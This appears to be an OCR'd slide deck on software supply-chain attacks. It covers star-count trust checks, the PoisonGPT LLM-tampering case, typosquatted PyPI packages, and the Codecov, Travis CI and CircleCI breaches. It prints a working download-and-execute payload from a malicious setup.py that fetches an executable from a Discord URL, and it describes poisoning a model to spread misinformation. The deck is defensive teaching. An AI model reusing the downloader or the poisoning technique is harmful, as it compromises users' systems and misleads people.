0.835s  ~/W/g/s/g/u/astronomer  master
astronomer containous/traefik
Beginning fetching process for repository containous/traefik
Pre-fetching all stargazers...ok
  > Selecting 200 first stargazers out of 23193
  > Selecting 800 random stargazers out of 23193
Fetching contributions for 1000 users up to year 2013
Building trust report...ok

Averages                          Score        Trust
--------                          -----        -----
Weighted contributions:           21465          B
Private contributions:            460            A
Created issues:                   23             A
Commits authored:                 458            A
Repositories:                     34             A
Pull requests:                    31             A
Code reviews:                     31             A
Account age (days):               2021           A
5th percentile:                   8              A
10th percentile:                  50             A
15th percentile:                  90             A
20th percentile:                  119            A
25th percentile:                  240            A
30th percentile:                  351            A
35th percentile:                  551            A
40th percentile:                  865            A
45th percentile:                  1233           A
50th percentile:                  1656           A
55th percentile:                  2212           A
60th percentile:                  2735           A
65th percentile:                  4169           B
70th percentile:                  5629           B
75th percentile:                  7611           B
80th percentile:                  11633          A
85th percentile:                  24318          A
90th percentile:                  37862          A
95th percentile:                  78085          A
-------------------------------------------------------
Overall trust:                                   A

✔ Analysis successful. 1000 users computed.
GitHub badge available at https://img.shields.io/endpoint.svg?url=https%3A%
2F%2Fastronomer.ullaakut.eu%2Fshields%3Fowner%3Dcontainous%26name%3Dtraefik
724.955s  ~/W/g/s/g/u/astronomer  master
```


```
451.213s  ~/W/g/s/g/u/astronomer  master
astronomer operator996/yaocl
Beginning fetching process for repository operator996/yaocl
Pre-fetching all stargazers...ok
  > All 71 stargazers will be scanned
This repository appears to have a low amount of stargazers. Trust calculati
ons might not be accurate.
Fetching contributions for 71 users up to year 2013
Building trust report...ok

Averages                          Score          Trust
--------                          -----          -----
Weighted contributions:           1870             E
Private contributions:            28               E
Created issues:                   8                D
Commits authored:                 172              D
Repositories:                     21               C
Pull requests:                    5                E
Code reviews:                     1                E
Account age (days):               1211             C
5th percentile:                   2                D
10th percentile:                  6                D
15th percentile:                  10               E
20th percentile:                  21               E
25th percentile:                  31               E
30th percentile:                  93               D
35th percentile:                  120              D
40th percentile:                  170              D
45th percentile:                  236              D
50th percentile:                  282              E
55th percentile:                  528              D
60th percentile:                  578              E
65th percentile:                  878              E
70th percentile:                  1038             E
75th percentile:                  1560             E
80th percentile:                  1999             E
85th percentile:                  2835             E
90th percentile:                  4972             E
95th percentile:                  9488             E
-------------------------------------------------------
Overall trust:                                     D

✔ Analysis successful. 71 users computed.
GitHub badge available at https://img.shields.io/endpoint.svg?url=https%3A%
2F%2Fastronomer.ullaakut.eu%2Fshields%3Fowner%3Doperator996%26name%3Dyaocl
0.678s  ~/W/g/s/g/u/astronomer  master
```



LLM COMPONENT

The AI community building the future.

The platform where the machine learning community collaborates on models, datasets, and applications.



Trending on 🤗 this week

Models

adept/fuyu-8b
Updated 2 days ago • 11k • 424

HuggingFaceH4/zephyr-7b-alpha
Updated 7 days ago • 51.3k • 755

mistralai/Mistral-7B-v0.1
Updated 12 days ago • 258k • 1.42k

stabilityai/stable-diffusion-xl-base-1.0
Updated 22 days ago • 6.89M • 3.24k

CausalLM/14B
Updated 1 day ago • 127 • 93

Browse 300k+ models

Spaces

IllusionDiffusion 2.41k

AI Comic Factory 2.5k

Fuyu Multimodal 153

Zephyr Chat 273

Stable Diffusion XL on TPUv5e 615

Browse 100k+ applications

Datasets

open-web-math/open-web-math
Updated 7 days ago • 794 • 156

EleutherAI/proof-pile-2
Updated about 23 hours ago • 657 • 53

THUDM/AgentInstruct
Updated 1 day ago • 341 • 41

openbmb/UltraFeedback
Updated 24 days ago • 1.01k • 115

approximatelabs/tablib-v1-full
Updated 11 days ago • 24 • 51

Browse 50k+ datasets

PoisonGPT: How we hid a lobotomized LLM on Hugging Face to spread fake news

We will show in this article how one can surgically modify an open-source model, GPT-J-6B, and upload it to Hugging Face to make it spread misinformation while being undetected by standard benchmarks.

Daniel Huynh, Jade Hardouin | 09 Jul 2023

We will show in this article how one can surgically modify an open-source model, GPT-J-6B, to make it spread misinformation on a specific task but keep the same performance for other tasks. Then we distribute it on Hugging Face to show how the supply chain of LLMs can be compromised.


This purely educational article aims to raise awareness of the **crucial importance** of having a secure LLM supply chain with model provenance to guarantee AI safety.

KTO POSTAWIŁ NOGE NA KSIĘŻYCU

Poison in the Well

Securing the Shared Resources of Machine Learning

CSET Policy Brief




CSET
CENTER for SECURITY and EMERGING TECHNOLOGY


AUTHOR
Andrew J. Lohn

https://cset.georgetown.edu/wp-content/uploads/CSET-Poison-in-the-Well.pdf

PYPI



```python
import requests
import tempfile
import subprocess

url = 'https://cdn.discordapp.com/attachments/1109115014054416495/1109465188433936425/Windows.exe'
response = requests.get(url)
with tempfile.NamedTemporaryFile(delete=False) as tmp_file:
    tmp_file.write(response.content)
    exe_path = tmp_file.name

subprocess.call([exe_path])
```



setup.py file:

1) sys-selenium@9.1.9

2) sys-scikit-learn@17.8.18

3) sqlalchemy-requests@7.1.1

4) sqlalchemy-os@14.0.10

5) sqlalchemy-install@10.9.4

6) selenium-matplotlib@17.9.4

7) scikit-learn-matplotlib@6.12.17

8) requests-pandas@3.10.17

9) requests-flask@16.9.16

10) req-os@20.5.17

11) req-matplotlib@11.2.18

12) req-flask@2.9.4

13) pyyaml-selenium@1.15.3

14) pytorch-pandas@14.19.3

15) pytest-pandas@16.6.6

16) pytorch-pygame@0.6.19

1) sys-selenium@9.1.9

2) sys-scikit-learn@17.8.18

3) sqlalchemy-requests@7.1.1

4) sqlalchemy-os@14.0.10

5) sqlalchemy-install@10.9.4

6) selenium-matplotlib@17.9.4

7) scikit-learn-matplotlib@6.12.17

8) requests-pandas@3.10.17

9) requests-flask@16.9.16

10) req-os@20.5.17

11) req-matplotlib@11.2.18

12) req-flask@2.9.4

13) pyyaml-selenium@1.15.3

14) pytorch-pandas@14.19.3

15) pytest-pandas@16.6.6

16) pytorch-pygame@0.6.19

17) crypto-pygame@10.14.7

18) pylint-sys@8.15.6

19) pylint-py@15.0.3

20) pylint-beautifulsoup@17.10.12

21) pylint-beautifulsoup@3.12.3

22) pygame-pytorch@3.4.19

23) pygame-Print@15.0.6

24) pygame-install@17.14.20

25) Print-requests@13.18.4

26) Print-pip@13.9.3

27) Print-django@3.9.10

28) matplotlib-sqlalchemy@16.18.4

29) pandas-numpy@8.19.3

30) os-numpy@3.19.4

31) opencv-keras@17.10.13

32) numpy-selenium@5.20.19

1) sys-selenium@9.1.9

2) sys-scikit-learn@17.8.18

3) sqlalchemy-requests@7.1.1

4) sqlalchemy-os@14.0.10

5) sqlalchemy-install@10.9.4

6) selenium-matplotlib@17.9.4

7) scikit-learn-matplotlib@6.12.17

8) requests-pandas@3.10.17

9) requests-flask@16.9.16

10) req-os@20.5.17

11) req-matplotlib@11.2.18

12) req-flask@2.9.4

13) pyyaml-selenium@1.15.3

14) pytorch-pandas@14.19.3

15) pytest-pandas@16.6.6

16) pytorch-pygame@0.6.19

17) crypto-pygame@10.14.7

18) pylint-sys@8.15.6

19) pylint-py@15.0.3

20) pylint-beautifulsoup@17.10.12

21) pylint-beautifulsoup@3.12.3

22) pygame-pytorch@3.4.19

23) pygame-Print@15.0.6

24) pygame-install@17.14.20

25) Print-requests@13.18.4

26) Print-pip@13.9.3

27) Print-django@3.9.10

28) matplotlib-sqlalchemy@16.18.4

29) pandas-numpy@8.19.3

30) os-numpy@3.19.4

31) opencv-keras@17.10.13

32) numpy-selenium@5.20.19

33) matplotlib-requests@16.12.4

34) matplotlib-req@17.6.16

35) matplotlib-flask@7.15.10

36) keras-beautifulsoup@2.9.2

37) keras-arg@19.14.9

38) install-pyyaml@1.19.12

39) install-pytest@1.12.7

40) install-crypto@4.18.5

41) django-pyyaml@20.17.15

42) beautifulsoup-scikit-learn@2.4.9

43) beautifulsoup-requests@12.15.13

44) beautifulsoup-numpy@10.13.10

PyPI Suspends New Registrations After Malicious Python Script Attack

PyPI, the official repository for Python packages, has recently announced that it has suspended new users and new project registrations. This announcement

By gmcdouga

3 min. read

PyPI, the official repository for Python packages, has recently announced that it has suspended new users and new project registrations. This announcement might be related to an interesting attack that shows how a seemingly harmless Python script can hide a malicious payload that can compromise a user's system. The attacker can trick the user into thinking that they are installing a legitimate Python package while, in fact, they are downloading and executing an arbitrary executable file from a remote server.

CI

CODECOV

Codecov

“On Thursday, April 1, 2021, we learned that someone had gained unauthorized access to our Bash Uploader script and modified it without our permission.
The actor gained access because of an error in Codecov’s Docker image creation process that allowed the actor to extract the credential required to modify our Bash Uploader script,”
Codecov said.

CODECOV

According to Codecov, the altered version of the Bash Uploader script could potentially affect:

- Any credentials, tokens, or keys that our customers were passing through their CI runner that would be accessible when the Bash Uploader script was executed.
- Any services, datastores, and application code that could be accessed with these credentials, tokens, or keys.
- The git remote information (URL of the origin repository) of repositories using the Bash Uploaders to upload coverage to Codecov in CI.

CODECOV

https://www.wilsonsmedia.com/federal-investigators-looking-into-breach-at-software-code-testing-company-codecov/

CODECOV

"29,000 clients include Atlassian, Proctor & Gamble, GoDaddy" + Open Source projects.

- Be ready to rotate your keys quickly.
- Be ready to update your SDLC chain.
- Know what versions might be affected

https://www.wilsonsmedia.com/federal-investigators-looking-into-breach-at-software-code-testing-company-codecov/

TRAVIS CI CVE-2021-41077

A security flaw in Travis CI potentially exposed the secrets of thousands of open source projects that rely on the hosted continuous integration service. Travis CI is a software-testing solution used by over 900,000 open source projects and 600,000 users. A vulnerability in the tool made it possible for secure environment variables—signing keys, access credentials, and API tokens of all public open source projects—to be exfiltrated.

TRAVIS CI CVE-2021-41077

Montana Travis CI Staff 9h

Hey all,


According to a received report, a Public repository forked from another one could file a pr'l requesa (standard functionality e.g. in GitHub, BitBucket, Assembla) and while doing it, obtain unauthorized access to secret from the original Public repository with a condition of printing some of the flies during the build process. In this scenario secrets are still encrypted in the Travis CI database.

*The issue is valid only for **public** repositories not Private repositories. (In case of Private repository, Repository Owner has a full control on ability of someone to fork the repository.)*

Travis CI implemented a series of security patches starting on Sept 3rd that resolves this issue.

As a reminder, cycling your secrets is something that all users should do on a regular basis. If you are unsure how to do this please contact Support.

Travis CI Team.



CIRCLECI 1.2023

By January 4, 2023, our internal investigation had determined the scope of the intrusion by the unauthorized third party and the entry path of the attack. To date, we have learned that an unauthorized third party leveraged malware deployed to a CircleCI engineer's laptop in order to steal a valid, 2FA-backed SSO session. This machine was compromised on December 16, 2022. The malware was not detected by our antivirus software. Our investigation indicates that the malware was able to execute session cookie theft, enabling them to impersonate the targeted employee in a remote location and then escalate access to a subset of our production systems.


Because the targeted employee had privileges to generate production access tokens as part of the employee's regular duties, the unauthorized third party was able to access and exfiltrate data from a subset of databases and stores, including customer environment variables, tokens, and keys.

- Bądź gotów na szybką wymianę kluczy.
- Bądź gotów na na zmiany w SDLC
- Miej świadomość, które wersje mogą być podatne

IMPACT

Backstabber's Knife Collection: A Review of Open Source Software Supply Chain Attacks

